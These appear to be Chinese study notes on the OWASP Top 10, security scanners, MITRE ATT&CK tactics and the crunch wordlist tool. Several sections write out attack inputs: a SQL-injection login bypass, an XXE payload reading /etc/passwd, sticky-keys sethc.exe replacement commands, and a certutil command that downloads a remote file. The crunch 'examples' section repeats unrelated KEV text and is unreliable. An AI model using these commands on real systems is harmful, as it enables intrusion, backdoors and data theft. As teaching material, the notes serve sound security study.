https://owasp.org/www-project-top-ten/

# OWASP
Open Web Application Security Project(OWASP)開放網路軟體安全計畫,是一個開放社群、非營利性組織。
全球目前有82個分會,其主要目標是研議協助解決網路軟體安全之標準、工具與技術文件,長期致力於協助政府或企業瞭解並改善應用程式的安全性。
美國聯邦貿易委員會(FTC)更強烈建議所有企業務必遵循OWASP所發佈的十大網路弱點防護守則,美國國防部亦將此守則列為最佳實務,就連國際信用卡資料安全技術PCI標準更將其列為必要元件。
---
# A01:2021-Broken Access Control
- Alex
## 前言
Broken Access Control (權限控制失效)
從2017第五名上升到2021第一名,成為目前最關鍵的安全風險漏洞
## 認識
權限控制是一種安全措施,是讓使⽤者只能執⾏或訪問特定的資源
但當權限控制失效時會導致機密資料可能遇到高風險狀況
## 舉例
1. 攻擊者只需修改瀏覽器的“acct”參數即可發送他們想要的任何帳號。如果未正確驗證,攻擊者可以存取任何使用者的帳戶。
https://example.com/app/accountInfo?acct=notmyacct
2. 攻擊者只是強制瀏覽目標 URL。存取管理頁面需要管理員權限。
https://example.com/app/getappInfo
https://example.com/app/admin_getappInfo
如果未經身份驗證的使用者或非管理員可以存取任一頁面,則這是一個缺陷。
## 可能的風險與影響
1. 權限擴大 (水平、垂直)
2. 機密資料外洩
3. 資料竄改
4. 資料破壞
5. 惡意程式執行
## 如何防範
1. 除可公開的資源外,其餘資源應設定為拒絕存取
2. 定期審查和更新權限
3. 實施最小權限原則
4. 使用日誌紀錄留下存取紀錄
5. 限制存取或連線速率,避免自動化攻擊
6. 避免提供非必要的資源 (備份檔, .git)
---
# A02:2021-Cryptographic Failures
- Amber
## 前言
以前叫做 Sensitive Data Exposure
Cryptographic Failures 的OWASP排名從第三名變成第二名
## 認識
"data in transit" 與 "data at rest" 的保護
GDPR(歐盟一般資料保護規範)
PCI DSS(支付卡法規 : PCI Data Security Standard)
加密很重要 :
* 資料是否明文傳輸
外部流量 : HTTP, SMTP, FTP, TLS, STARTTLS
內部流量 : load balancers, web server, back-end systems
* 過舊的加密演算法 或 protocols
* default, weak, re-used crypto keys, 管理不當
* 未強制執行加密 or 缺少HTTP header 或 header missing
* 憑證或trust chain 是否有驗證
* 使用password 當作加密金鑰而非使用derication function
* 是否使用被棄用的 MD5 or SHA1
* 是否在應該使用加密的hash函數時使用非加密的hash函數
* 是否使用被棄用的cryptographic padding methods, 如PKCS 1 v1.5
* error message 是否有漏洞
## 舉例
1. App 將 信用卡卡號用 automatioc database 加密,在檢索時會自動解密,可透過 SQL injection 得到明文卡號
2. 網站未強制使用TLS 或不支援weak encryption, 攻擊者可以將連線從HTTPS變為HTTP,攔截請求並竊取使用者的會話 cookie,進而存取或修改使用者的私人資料 ex:更改匯款的接收者
3. password database 使用 unsalted 或是 簡單的hash 來儲存密碼。攻擊者透過檔案上傳的缺陷存取password database,以破解password
## 如何防範
1. 嚴格定義分類那些是敏感資料
2. 不必要時不儲存敏感資料
3. 對所有static的敏感資料加密
4. 使用最新的標準演算法, protocolsm and keys,好好管理keys
5. 使用安全的protocols 例如TLS 或是HSTS(HTTP Strict Transport Security)
6. 停用機敏資料的cache
7. 存取機敏資料須有 required security controls
8. 不要使用 FTP 和 SMTP 等舊協定來傳輸敏感資料。
9. 使用金鑰衍生函式 : Argon2、scrypt、bcrypt 或 PBKDF2
10. 使用經過 authnticated的加密 而非僅僅只是加密
11. 密鑰應該以加密的方式隨機產生並儲存在memory
12. 避免棄用的加密函數和填充方案,例如 MD5、SHA1、PKCS number 1 v1.5 。
13. 獨立驗證配置和設定的有效性。
---
# A03:2021-Injection
- Cueny
## 前言
Injection的OWASP排名,在廣大資安人員的改進下,從2017的第一降到了第三
但不代表威脅性降低了,排名與常見度也有關係
## 認識
系統運作時,外部輸入資訊在不該被執行的時候被執行了、或是遭追加非預期資料而出現非預期結果,廣義上都可稱為Injection
諸如常見的 SQL Injection、XML Injection、LDAP Injection
## 舉例
在登入頁面輸入的帳號密碼、輸入的文字框回傳 SQL 語法時,系統會執行 SQL 語法的命令
利用不安全的語法進行bypass或是資料query
POST xml 資訊中插入奇異字元,使網頁服務不正常執行
如何SQL Injection一樣,將語法替換為LDAP語法,達成攻擊目標
## 可能風險與影響
遭Injection的系統可能因越權行為發生:資料被刪除而服務中斷、遭創建高權限帳號、判斷被略過導致權限系統遭攻破等
### Authorization Bypass
<code>
"SELECT * FROM customers WHERE name =' -name- ' AND password = ' -password-'
</code>
用途為驗證帳號密碼是否正確
假如直接使用這語法,可能遭跳過
比如name輸入
<code>'OR 1=1 --</code>
會讓SQL Query變成
<code>"SELECT * FROM customers WHERE name =''OR 1=1
</code>
註解了後面的執行指令
而因為 OR 1=1 的存在,此詢問必定回應 True,導致登入成功
### XML external entity (XXE)
因允許外部實體(entity)的解析,在傳入精心準備的xml資源時,會發生非預期的執行
比如原本的回傳要求是
<code><?xml version="1.0"?>
<stockCheck>
<productId>
381
</productId>
</stockCheck>
</code>
是要檢查ID:381項目並回傳,將其修改為
<code><?xml version="1.0"?>
<!DOCTYPE a [ <!ENTITY b SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
<productId>
&b;
</productId>
</stockCheck></code>
可使系統回傳/etc/passwd資訊
## 如何防範
1. 任何輸入值都先進行型態或是內容檢查,或是使用單引號或是雙引號將輸入值化為純字串
3. 限制輸入格式或是檢查長度(因為語法很多都很長)
4. 禁止外部實體(entity)的解析
5. 交換資料都使用API,且需要進行權限驗證與取用範圍限制
6. 使用 limit 等 SQL 限制語法來避免遭 Injection 時一次性大量外洩(其實這是最糟糕情況的預防準備)
---
# A04:2021–Insecure Design
- Alex
## 前言
不安全設計(Insecure Design)為OWASP 2021 TOP 10新增的類別
## 認識
Insecure Design的問題並非都是真正程式本身技術上的缺陷,而是一些商業邏輯又或者是運作邏輯上的問題,所以這個類別著眼於與設計和架構缺陷相關的風險。
## 舉例
1. 使用者帳號恢復流程
使用者帳號恢復時使用問答方式,但有些問題和答案可能是容易被他人查詢得到
2. 電子商務網站
被黃牛機器人或是使用自動化工具一次大量購買
## 可能風險與影響
1. 安全漏洞
2. 資料外洩
3. 企業聲譽
## 如何防範
1. 安全軟體開發生命周期:規劃、創建、測試、部署和監控
2. 使用安全設計模式函示庫
3. 威脅模型分析
---
# A05:2021–Security Misconfiguration
- Alex
## 前言
安全設定缺陷(Security Misconfiguration)的OWASP排名從第六名上升到第五名
## 認識
系統管理或設定不當導致的安全性弱點
## 舉例
1. 啟用不必要的服務
2. 系統發生錯誤時將錯誤值回傳
3. 未移除樣本應用程式
## 可能風險與影響
1. 未經授權的訪問
2. 資料外洩
3. 漏洞發現
## 如何防範
1. 一個可以重複的安全設定流程
2. 一個精簡的平台,功能最小化,關閉不必要的服務
3. 定期進行安全評估
---
# A06:2021-Vulnerable and Outdated Components
- Amber
## 前言
之前叫"Using Components with Known Vulnerabilities"
OWASP排名從第九名上升到第六名
## 認識
現代Web開發人員在開發時常使用不同的元件(component) 像是libraries 或是 framework
攻擊者會在這些元件中尋找漏洞,然後利用這些漏洞來組織攻擊。
## 舉例
1. CVE-2017-5638
2. Internet of things (IoT)
## 可能風險與影響
1. 一些較為熱門的元件在數十萬個網站上使用。攻擊者如在其中一個元件中發現安全性漏洞,就可能使數十萬個網站易受攻擊。
2. 元件通常以與應用程式本身相同的權限運行,因此任何元件中的缺陷都可能導致嚴重影響。
## 如何防範
需要有 patch management process
1. 移除不必要的、未使用的元件
2. 從信任的來源接收元件
3. 確保元件是最新版本
4. 訂閱元件的相關安全性公告
5. 如果一定要用的元件沒有security patch,一定要佈建 alert 機制
# A07:2021-Identification and Authentication Failures
- Amber
## 前言
之前叫"Broken Authentication"
OWASP排名從第二名下滑到第七名
因為"標準化框架"的使用增加
## 認識
使用者身分的確認、身分驗證和Session Management對於防範與身分驗證相關的攻擊至關重要。
## 舉例
1. Credential stuffing
2. 僅使用密碼做為單一登入因素
3. Application session timeouts 設定不正確
## 可能風險與影響
攻擊者可以透過驗證(登入)系統中的漏洞存取使用者帳戶,甚至可以使用管理員帳戶來入侵整個系統。
## 如何防範
1. 使用MFA
2. 不要使用預設的憑證
3. 實施弱密碼檢查
4. 密碼長度、複雜性和輪換策略符合NIST標準
5. 當登入失敗時,限制或限速
6. Audit : 記錄所有登入失敗
7. Alert : 向管理員發出告警
8. Session id 應該要被安全的儲存,不應存在於URL,有適當的timeout,Logout 之後要馬上失效
---
# A08:2021-Software and Data Integrity Failures
- Cueny
## 前言
2021 年的新類別
因自動化的普及而新增此類別
## 認識
近代因自動化與整合度的提高,系統複雜度提高的同時,程式與網頁交付的頻率提高了許多
如:
1. CDN 系統的設定與插件
2. 開發者為了減少「重複造輪子」,使用外部工具或是模組
3. CI/CD 的高度整合與自動化

## 舉例
1. SolarWinds 供應鏈攻擊事件:因供應鏈遭攻擊,導致多個組織單位受到影響
2. 無簽章的更新:因無數位簽章驗證,攻擊者不必取得攻擊目標的私鑰,就能偽冒為更新程式,進而攻擊目標
## 可能風險與影響
風險包含且不限於:
- 資料遭竄改
- 程式邏輯錯誤
- 系統遭惡意程式透過 CI/CD 管道滲透
## 如何防範
1. 使用數位簽章或類似的機制來驗證資料或是軟體未被竄改
2. 確保外部資源或是依賴模組的正確性、安全性與可用性
3. 建立相應的程式碼與設定自動化審查,減少惡意程式碼被植入的可能
4. 確保 CI/CD 管道的隔離與存取控制機制,以確保其完整性
## REF:
https://www.wallarm.com/what/a04-2021-owasp-software-and-data-integrity-failures
---
# A09:2021-Security Logging and Monitoring Failures
- Cueny
## 前言
從 2017 年的第十名,上升至第九名
以前稱為"Insufficient Logging & Monitoring"
## 認識
在 2021 年的此類別項目中,強調監控機制與 Log 機制的重要性
透過上述機制發現違規事件的發生
## 舉例
1. 未授權來源登入並進行更動,但因無適當監控記錄系統而無法察覺
2. API 遭濫用但無察覺
## 可能風險與影響
遭攻擊而無法察覺
## 如何防範
1. 確保所有登入、存取、資料輸入失敗時,都有相應的上下文資料紀錄,以辨識可疑或是惡意存取
2. 確保 Log 產生格式使用普遍的 Log 方案
3. 確保高價值交易完整性,且有完整性、不可否逆性、難以竄改或刪除等特性
4. 建立有效的自動化監控與警報機制,快速偵測可疑活動並作出應對
---
# A10:2021-Server-Side Request Forgery
- Cueny
## 前言
此類別也是 2017 年所沒有的
雖然發生率較低,但威脅與可能影響範圍較高
## 認識

若 Web 應用程式沒有驗證,攻擊者就有機會接觸到不應接觸的遠端資料,進而進行攻擊行為
## 舉例
1. 透過曝露的內部 API,傳送精心設計的偽造請求,取得更多內部資訊
2. 前端伺服器未能拒絕會傷害後端請求

## 可能風險與影響
1. 內部資料遭取得
2. 系統資料遭竄改
## 如何防範-從網路層
- 前後端資源進行網路分段,減少被直接攻擊的可能
- 強制執行「Defalut Deny」規則,僅允許必要的內部流量,以避免被非必要來源存取
## 如何防範-從應用層
- 消毒並驗證所有輸入資料
- 對 URL 資源正規化,避免奇怪資訊被傳入
- 禁用 HTTP redirect
- 不要直接從後端回應 Client
- 內部 API 溝通時,使用 token 保護
## REF:
1.
https://medium.com/%E7%A8%8B%E5%BC%8F%E7%8C%BF%E5%90%83%E9%A6%99%E8%95%89/%E7%B6%B2%E7%AB%99%E5%AE%89%E5%85%A8-%E4%BC%BA%E6%9C%8D%E5%99%A8%E8%AB%8B%E6%B1%82%E5%81%BD%E9%80%A0-ssrf-%E6%94%BB%E6%93%8A-%E9%A0%85%E8%8E%8A%E8%88%9E%E5%8A%8D-%E6%84%8F%E5%9C%A8%E6%B2%9B%E5%85%AC-7a5524926362
2.
https://medium.com/%E7%A8%8B%E5%BC%8F%E7%8C%BF%E5%90%83%E9%A6%99%E8%95%89/%E7%9B%AE%E9%8C%84%E9%81%8D%E6%AD%B7-path-traversal-%E6%94%BB%E6%93%8A%E6%89%8B%E6%B3%95-238218d5115d
---
# Zed Attack Proxy (ZAP)
## 認識
以前稱為OWASP ZAP,是一個Open Source的網路應用安全掃描工具
最初是從Paros中分岔出來的
2023年8月離開OWASP,自此簡稱為ZAP
## 安全性測試主要可以由以下幾種測試策略來覆蓋:
.漏洞分析 - 對系統進行掃描來發現其安全性隱患。
.滲透測試 - 對系統進行模擬攻擊和分析來確定其安全性漏洞。
.運行時測試 - 終端用戶對系統進行分析和安全性測試(手工安全性測試分析)。
.程式碼審計 - 通過程式碼審計分析評估安全性風險(靜態測試,評審)。
## Report
---
# BurpSuite
## 認識
* Kali 內建
* 該工具使用Java編寫
* 由PortSwigger Web Security開發。
* 該工具有三個版本。可以免費下載的社區版、專業版和試用後可以購買的企業版。
* Scanner 的功能community 版本沒有
## 功能
* Scanner
* Proxy
* Repeater
---
# Paros
## 認識
- 一套完全以Java開發而成的網站應用程式資訊安全掃瞄工具
- Open Source
- 簡單的UI介面
- Proxy
- EOL
## 功能
- Spider抓取:
1. 通過提供的URL地址來抓取HTTP或者HTTPS信息
2. 支持抓取Cookie信息
3. 支持設置代理鏈
4. 自動添加URL地址,並以樹結構分層進行掃描
- 功能缺陷:
1. 對於具有非法驗證的SSL協議的站點不能被掃描
2. 不支持多線程
3. 對於在HTML中存在異常URL地址的頁面不能被識別
4. Javascript生成的URL地址不能被識別
- Scanner掃描
針對“site”欄中的URLS 進行掃描,逐一檢查對URLS 分別進行安全性檢查,驗證是否存在安全漏洞。
針對以下幾種情況進行掃描:
1. SQL注入
2. XSS跨站點腳本攻擊
3. 目錄遍歷
4. CRLF -- Carriage-Return Line-Feed 斷行換行
## REF
https://www.twblogs.net/a/5eec6d75210de7f528fd6c80
---
# mitre / caldera
https://github.com/mitre/caldera
# 因 5.0.0 版本目前無法使用,建議降至 4.2.0 版本
git clone https://github.com/mitre/caldera.git --recursive --branch 4.2.0
----
# MITRE ATT&CK
## 前言
* NGO 非營利組織,1958年開始,為美國聯邦政府作先進技術研發,近 20 年更以國防部(DoD)與美國聯邦航空總署(FAA)的計畫為主。
* 911 恐攻後,開始一連串資安研發計畫,就包含CVE 漏洞資料庫
* ATT&CK框架的研究計畫,2013年提出,是該組織在2015年5月發起。
* 3大種類
1. Enterprise Matrix: 提供包含在Window, Linux, MacOS等電腦裝置上使用的攻擊手法
2. Mobile Matrix: 提供手機裝置上使用的攻擊手法
3. Pre-ATT&CK: 提供感染前的前置攻擊手法
## 認識
* Cyber Kill Chain

* MITRE ATT&CK
ATT&CK (dversarial Tactics, Techniques, and Common Knowledge) :
收集惡意攻擊者的策略、技巧與通用的資料庫。
標準框架: 讓入侵手法描述能有通用語言,可望幫助入侵事件的討論解釋等溝通
資安業者對企業端、管理者對技術者、攻擊者對防禦者都能在同一個平面上
https://attack.mitre.org/matrices/enterprise/

* 何謂 ATP (Advanced Persistent Threat)
* 特定攻擊目標
* 長期
* 目的性
* TTPs : 以「攻擊者的角度」描述攻擊者用到的手法、軟體與工具
* T,Tactics:攻擊者預期達成的目標→該階段的目標,定義戰術與策略
* T,Techniques:達成階段目標所執行的手法→策略中的技巧與技術
* P,Procedures:攻擊者所使用或開發的軟體與工具→技術實現的過程
## 實務應用
* 評估安全防護產品
* 企業可以更加清楚整體資安防禦的藍圖,以及現階段相對缺乏的防禦面向。
* 滲透測試與紅隊演練基礎
---
# MITRE ATT&CK - Reconnaissance
## 介紹
編號TA0043
主要為試圖收集可用於規劃未來行動的資訊
## 技巧
- Active Scanning
- Scanning IP Blocks
- Vulnerability Scanning
- Wordlist Scanning
- Gather Victim Host Information
- Hardware
- Software
- Firmware
- Client Configurations
- Gather Victim Identity Information
- Credentials
- Email Addresses
- Employee Names
- Gather Victim Network Information
- Domain Properties
- DNS
- Network Trust Dependencies
- Network Topology
- IP Addresses
- Network Security Appliances
- Gather Victim Org Information
- Determine Physical Locations
- Business Relationships
- Identify Business Tempo
- Identify Roles
- Phishing for Information
- Spearphishing Service
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing Voice
- Search Closed Sources
- Threat Intel Vendors
- Purchase Technical Data
- Search Open Technical Databases
- DNS/Passive DNS
- WHOIS
- Digital Certificates
- CDNs
- Scan Databases
- Search Open Websites/Domains
- Social Media
- Search Engines
- Code Repositories
- Search Victim-Owned Websites
---
# MITRE ATT&CK - Resource Development
## 介紹
編號TA0042
惡意攻擊者製作攻擊武器,可能購買域名來進行釣魚,購買伺服器當作 C2 伺服器,或其他前置作業都會歸類在資源開發區。
## 技巧
- Acquire Access
- Acquire Infrastructure
- Domains
- DNS Server
- Virtual Private Server
- Server
- Botnet
- Web Services
- Serverless
- Malvertising
- Compromise Accounts
- Social Media Accounts
- Email Accounts
- Cloud Accounts
- Compromise Infrastructure
- Domains
- DNS Server
- Virtual Private Server
- Server
- Botnet
- Web Services
- Serverless
- Develop Capabilities
- Malware
- Code Signing Certificates
- Digital Certificates
- Exploits
- Establish Accounts
- Social Media Accounts
- Email Accounts
- Cloud Accounts
- Obtain Capabilities
- Malware
- Tool
- Code Signing Certificates
- Digital Certificates
- Exploits
- Vulnerabilities
- Stage Capabilities
- Upload Malware
- Upload Tool
- Install Digital Certificate
- Drive-by Target
- Link Target
- SEO Poisoning
# MITRE ATT&CK - Initial Access
## 介紹
編號TA0001
找到進入目標入口點,如對外網站有弱點、RDP、VPN、釣魚信件中的惡意檔案等,甚至在供應鏈中(產品製造過程)對產品動了手腳。
## 技巧
- Content Injection
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing
- Spearphishing Attachment
- Spearphishing Link
- Spearphishing via Service
- Spearphishing Voice
- Replication Through Removable Media
- Supply Chain Compromise
- Compromise Software Dependencies and Development Tools
- Compromise Software Supply Chain
- Compromise Hardware Supply Chain
- Trusted Relationship
- Valid Accounts
- Default Accounts
- Domain Accounts
- Local Accounts
- Cloud Accounts
---
# MITRE ATT&CK - Execution
## 介紹
編號TA0002
惡意攻擊者執行惡意程式碼,在 Windows 中透過 Cmd 或 Powershell 執行惡意指令,甚至是程式語言(Python 或 JavaSrcript),亦有可能透過網路設備的 CLI 來進行惡意指令。
## 技巧
- Cloud Administration Command
- Command and Scripting Interpreter
- PowerShell
- AppleScript
- Windows Command Shell
- Unix Shell
- Visual Basic
- Python
- JavaScript
- Network Device CLI
- Cloud API
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication
- Component Object Model
- Dynamic Data Exchange
- XPC Services
- Native API
- Scheduled Task/Job
- At
- Cron
- Scheduled Task
- Systemd Timers
- Container Orchestration Job
- Serverless Execution
- Shared Modules
- Software Deployment Tools
- System Services
- Launchctl
- Service Execution
- User Execution
- Malicious Link
- Malicious File
- Malicious Image
- Windows Management Instrumentation
---
# MITRE ATT&CK - Persistence
## 介紹
編號TA0003
攻擊者在受感染系統上確保其存在的能力。可以使用各種技術和技巧來實現持久性,例如修改系統設定、創建自啟動機制、植入後門等。持久性是攻擊生命週期中的一個重要階段,攻擊者通常會利用持久性來確保他們能夠長期訪問受感染系統,從而進行進一步的攻擊活動。
## 技巧&工具
- T1197 BITS (Background Intelligent Transfer Service) Jobs
- Bitadmin
## 參考範例
- 建立工作

- 附上文件

- 設定要執行的通知程序

- 呼叫CMD啟動Calc

## REF
https://attack.mitre.org/tactics/TA0003/
https://dmcxblue.gitbook.io/red-team-notes-2-0/red-team-techniques/persistence/t1197-bits-jobs
---
# MITRE ATT&CK - Privilege Escalation
## 介紹
編號TA0004
惡意攻擊者進入目標系統後欲取得更高權限,透過系統漏洞、設定錯誤等方式,可能從一般使用者提權到管理權使用者,該戰術內的技術可能會跟「持續」階段有重疊,因為要保持在目標主機權限中有可能需要提權。
## 技巧&工具
- T1546.008 Accessibility Features
## 參考範例
1. 複製相黏鍵進行備份
``` copy C:\Windows\System32\sethc.exe C:\Windows\System32\sethc_backup.exe ```
2. 讓 sethc 提供系統管理員群組的擁有權 /F 指定檔案;/A 擁有權
``` takeown /F C:\Windows\System32\sethc.exe /A```
3. icacls 顯示或修改指定檔案上的判別存取控制清單 (DACL),/grant 授予管理員權限
``` icacls C:\Windows\System32\sethc.exe /grant Administrators:F /t```
4. 複製 cmd 到.exe sethc.exe
``` copy /Y C:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe```
## REF
https://attack.mitre.org/techniques/T1546/008/
https://feifei.tw/attck-techniques-analyze/#Privilege%20Escalation
---
# MITRE ATT&CK - Defense Evasion
## 介紹
編號TA0005
攻擊者嘗試避免被發現的技術
攻擊者會將攻擊過程使用的工具進行隱藏,以避免遭到被攻擊者發現、進而應對
## 技巧&工具
- T1070 - Indicator Removal
消除操作足跡
## 參考範例
- T1070.003 - Clear Command History
抹去各種紀錄,以避免被從 Log 發現操作紀錄
## REF
https://attack.mitre.org/tactics/TA0005/
---
# MITRE ATT&CK - Credential Access
## 介紹
編號TA0006
攻擊者試圖竊取帳戶與密碼的技術
## 技巧&工具
- T1552 - Unsecured Credentials
從遭入侵的裝置尋找不安全儲存的登入資訊
## 參考範例
- T1552.004 - Private Keys
蒐集 .key、.pgp、.gpg、.ppk.、.p12、.pem、.pfx、.cer、.p7b、.asc 等副檔名檔案,以進行近一步入侵
## REF
https://attack.mitre.org/tactics/TA0006/
---
# MITRE ATT&CK - Discovery
## 介紹
編號TA0007
攻擊者通過收集系統訊息來了解環境
## 技巧&工具
- T1201 - Password Policy Discovery
嘗試存取有關企業網路或雲端環境中使用的密碼策略的詳細資訊
## 參考範例
- S0039 - Net 指令
## REF
https://attack.mitre.org/tactics/TA0007/
---
# MITRE ATT&CK - Lateral Movement
## 介紹
編號TA0008
攻擊者在破壞端點後使用的技術,用於探索對組織中其他主機或應用程式的存取
## 技巧&工具
- T1210 - Exploitation of Remote Services
## 參考範例
- EternalBlue (MS17-010)
- ZeroLogon (CVE-2020-1472)
## REF
https://attack.mitre.org/tactics/TA0008/
https://www.ithome.com.tw/news/140014
https://www.ithome.com.tw/news/142323
---
# MITRE ATT&CK - Collection
## 介紹
編號TA0009
惡意攻擊者收集與目標相關的資料,可能透過螢幕截圖或是鍵盤輸入等手法。
## 技巧&工具
- T1557 中間人攻擊adversary-in-the-middle (AiTM)
例如 ARP、DNS、LLMNR 等
- 麥克風和網路攝影機 or 語音和視訊通話服務
- 剪貼簿
- SNMP
- 網路組態
- 透過暫存
- Email : MailSniper等工具可用於自動搜尋特定關鍵字 or Email Forwarding Rule
- Keylogging
- Screen Capture
- Video Capture
## 參考範例
- T1115 Clipboard Data
攻擊者透過收集剪貼簿中的資料,嘗試取得敏感資訊。
* 將目前目錄清單複製到 Windows 剪貼簿
```dir | clip```
* 將稱為 test.txt 的檔案內容複寫到 Windows 剪貼簿
```clip < test.txt```
* 將正在運行的進程列表複製到剪貼板
```Get-Process | clip```
## REF
https://attack.mitre.org/tactics/TA0009/
https://feifei.tw/attck-techniques-analyze/#Collection
---
# MITRE ATT&CK - Command and Control
## 介紹
TA0011
惡意攻擊者從受害或其他橫向移動後掌握的主機,跟自身的主機(C2 Server)進行連線,以作為後續竊取敏感資料的橋樑。
攻擊者通常會嘗試模仿正常的預期流量以避免被發現。
## 技巧&工具
- Content Injection
- Data Encoding
- Data Obfuscation 數據混淆
- Dynamic Resolution
- Encrypted Channel
- Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software
- Ingress Tool Transfer
## 參考範例
- T1105 Ingress Tool Transfer
* cmd
利用 certutil 中的 -urlcache 參數下載 Web 檔案。
```cmd /c certutil -urlcache -split -f #{remote_file} #{local_path} ```
## REF
https://attack.mitre.org/tactics/TA0011/
https://feifei.tw/attck-techniques-analyze/#Command%20and%20Control
---
# MITRE ATT&CK - Exfiltration
## 介紹
編號 TA0010
駭客竊取「資料」的行為
不同於 TA0009 的 Collection,Collection 是收集「為達目的而需要的環境資訊」,Exfiltration 則是竊取「最終目的的資料」的技術
## 技巧&工具
- T1230 - Data Transfer Size Limits
將檔案加密並切成小檔案,規避針對檔案大小的保護政策
- T1567 - Exfiltration Over Web Service
將檔案傳輸至 Web 服務,比如純文字網站、Github、Cloud Storage(AWS S3、Dropbox...等)
## 參考範例
- T1230 Data Transfer Size Limits
使用工具分割檔案並加密
- T1567.002 Exfiltration to Cloud Storage
透過工具將檔案上傳至外部儲存空間
## REF
https://attack.mitre.org/tactics/TA0010/
---
# MITRE ATT&CK - Impact
## 介紹
編號TA0040
駭客實際對系統既有運作展生影響的行為,都可歸類於此
諸如:操縱、阻斷、破壞或竄改資料等等
## 技巧&工具
- T1496 Resource Hijacking
對系統資源劫持、影響系統
- T1491 Defacement
目的為傳遞訊息的行為:更換桌布、桌面txt留言等等
## 參考範例
- T1496 Resource Hijacking
盜用 CPU 資源進行加密貨幣賺取
- T1491 Defacement
在執行目錄留下遭入侵的資訊
## REF
https://attack.mitre.org/tactics/TA0040/
---
---
# KEV
## 認識
全名Known Exploited Vulnerabilities Catalog:已知成功利用漏洞列表
CISA(Cybersecurity and Infrastructure Security Agency)管理,2021/11發布
## 目的
優先修復列出的漏洞,以減少已知威脅行為者造成危害的可能性。
## 更新標準
此漏洞具有指定的常見漏洞和揭露 (CVE) ID。
有可靠證據表明該漏洞已在實際環境中被積極利用。
此漏洞有明確的補救措施,例如供應商提供的更新
## REF
https://www.cisa.gov/known-exploited-vulnerabilities-catalog
https://www.cisa.gov/known-exploited-vulnerabilities
---
# crunch - 字典檔產生器
## 認識
可以依使用者指定的字元及長度產生文字清單,這些清單是依照特定規則排列組合而得
## 語法
```crunch MIN_LEN MAX_LEN [CHAR_SET] [Options]```
## 參數
* MIN_LEN:文字的最小長度,為必要參數。
* MAX_LEN:文字的最大長度,為必要參數。
* CHAR_SET:產生文字所需字元,以字串形式表示,「abcABC1234\$# 」使用特殊符號時要特別注意「!」和空格,若需要用到「!」或空格,記得在它們前面加上「\」做跳脫處理,例如 「abc1234$\!#\ 」
* -o Output_File:將產生的文字寫到指定的檔案,若不指定,則由螢幕輸出。
* -b SizeUNIT:限定文字清單檔的大小。當產生的文字清單極多時,輸出檔(見 -o)的體積會非常龐大,不適合後續處理。如有這種情況,就可以利用此選項限制每支文字清單檔的大小。
`Size是整數值,UNIT可以是kb、mb、gb、kib、mib、gib其中之一,預設為kb,其中kb、mb、gb是以1000為計,kib、mib、gib以1024計。例如20mb是指 20x1000x1000 Bytes,而20mib則為 20x1024x1024 Bytes。Size 和UNIT 之間不能有空格。`
* -c LineNum:類似 -b 的功能,是用來限制輸出的大小,但是 -c 以文字的列數來分割,LineNum是整數值,指每支檔案所含的文字清單數。
* -d NumSymbs:限制字元連續出現的次數,
例如-d 2@%表示相同的小寫字母或數字只能連續出現兩次,所以會有aabbcc,但不會出現 aaabbc(a連續出現3次)。
```
Num是整數值,可用的Symbs符號及其意義如下,可以多個符號組成:
@小寫字母
, 大寫字母
% 數字
^ 符號
```
* -e STR:指示 crunch 在產生符合STR指定的字串時,就結束執行。不要再產生後續的文字。
* -s StartSTR:略過前面所有可能的組合,而從指定的字串開始往下產生文字清單。
* -t PATTERN:如果不指定輸出樣板時,會以指定的 CHAR_SET 排列出所有可能組合,但有時輸出的文字可能具有特定格式,就可以利用 -t 設定輸出樣板。
* 例如「P@5,%%\^」表示輸出的文字中,第1及第3字元固定是P和5,而第2字元是小寫字母,第4字元是大寫字母,第5及第6字元是數字,第7字元是特殊符號。有關@%\^符號的意義請參考-d。
* -l PatMASK:雖然-t可以指定樣板,但有時該樣板特定位置真的就是符號,而不是字元代號,例如「P@@@」希望輸出P@aa P@ab P@ac....,第2字元就是固定「@」,此時就可以藉由「-l a@aa」協助, -l 是搭配 -t 使用的,所以 -l 的 PatMASK 長度要和 -t 的 PATTERN 長度相等。當 -l 參數與 -t 參數對應位置的符號相同時(如前述第2字元的@),該位置就是固定符號,而不是變動字元。
* -z COMPRESS:對 -o 的輸出檔進行壓縮,可用的壓縮方法有:gzip、 bzip2、Izma、7z,其中gzip的速度最快,但壓縮率最差;7z的壓縮率最好,但執行速度最慢。
* -p CHARs:以指定的CHARs產生與CHARs相同長度的文字清單,此選項會忽略 MIN_LEN 和MAX_LEN,但還是要指定 MIN_LEN 和 MAX_LEN。
例如-p Aa3,表示由A、a、3三個字元排列組合出所有長度為3的文字,即Aa3、A3a、aA3、a3A、3Aa及3aA。
`這種方式的用處不大,另一種-p PHRASE_LIST的應用方式比較實用。`
* -p PHRASE_LIST: PHRASE_LIST是一些單字的集合,例如「I love you」就是三個單字,它們能排列出 Iloveyou、Iyoulove、lovelyou、loveyoul、youlovel及youllove等組合。
`如果用到-p選項,記得要放在所有參數的最後面,因為它會將之後的文字都視為參與排列組合的單詞。`
## 範例
此漏洞具有指定的常見漏洞和揭露 (CVE) ID。
有可靠證據表明該漏洞已在實際環境中被積極利用。
此漏洞有明確的補救措施,例如供應商提供的更新
## REF
https://github.com/jim3ma/crunch
---
# 隱匿技巧與識別
## 程式處理
加密
加殼
混淆
## 文字處理
加密
轉碼
## 可靠性
hash
憑證
# 行為分析技術
沙箱
對應掃描
# 攻擊思路
以 TCP 為例
---
# OSSTMM
## 認識
全名:Open Source Security Testing Methodology Manual
國際公認的安全測試和安全分析標準。
由ISECOM(Institute for Security and Open Methodologies維護
# 安全評估工作
- 範圍(scope)
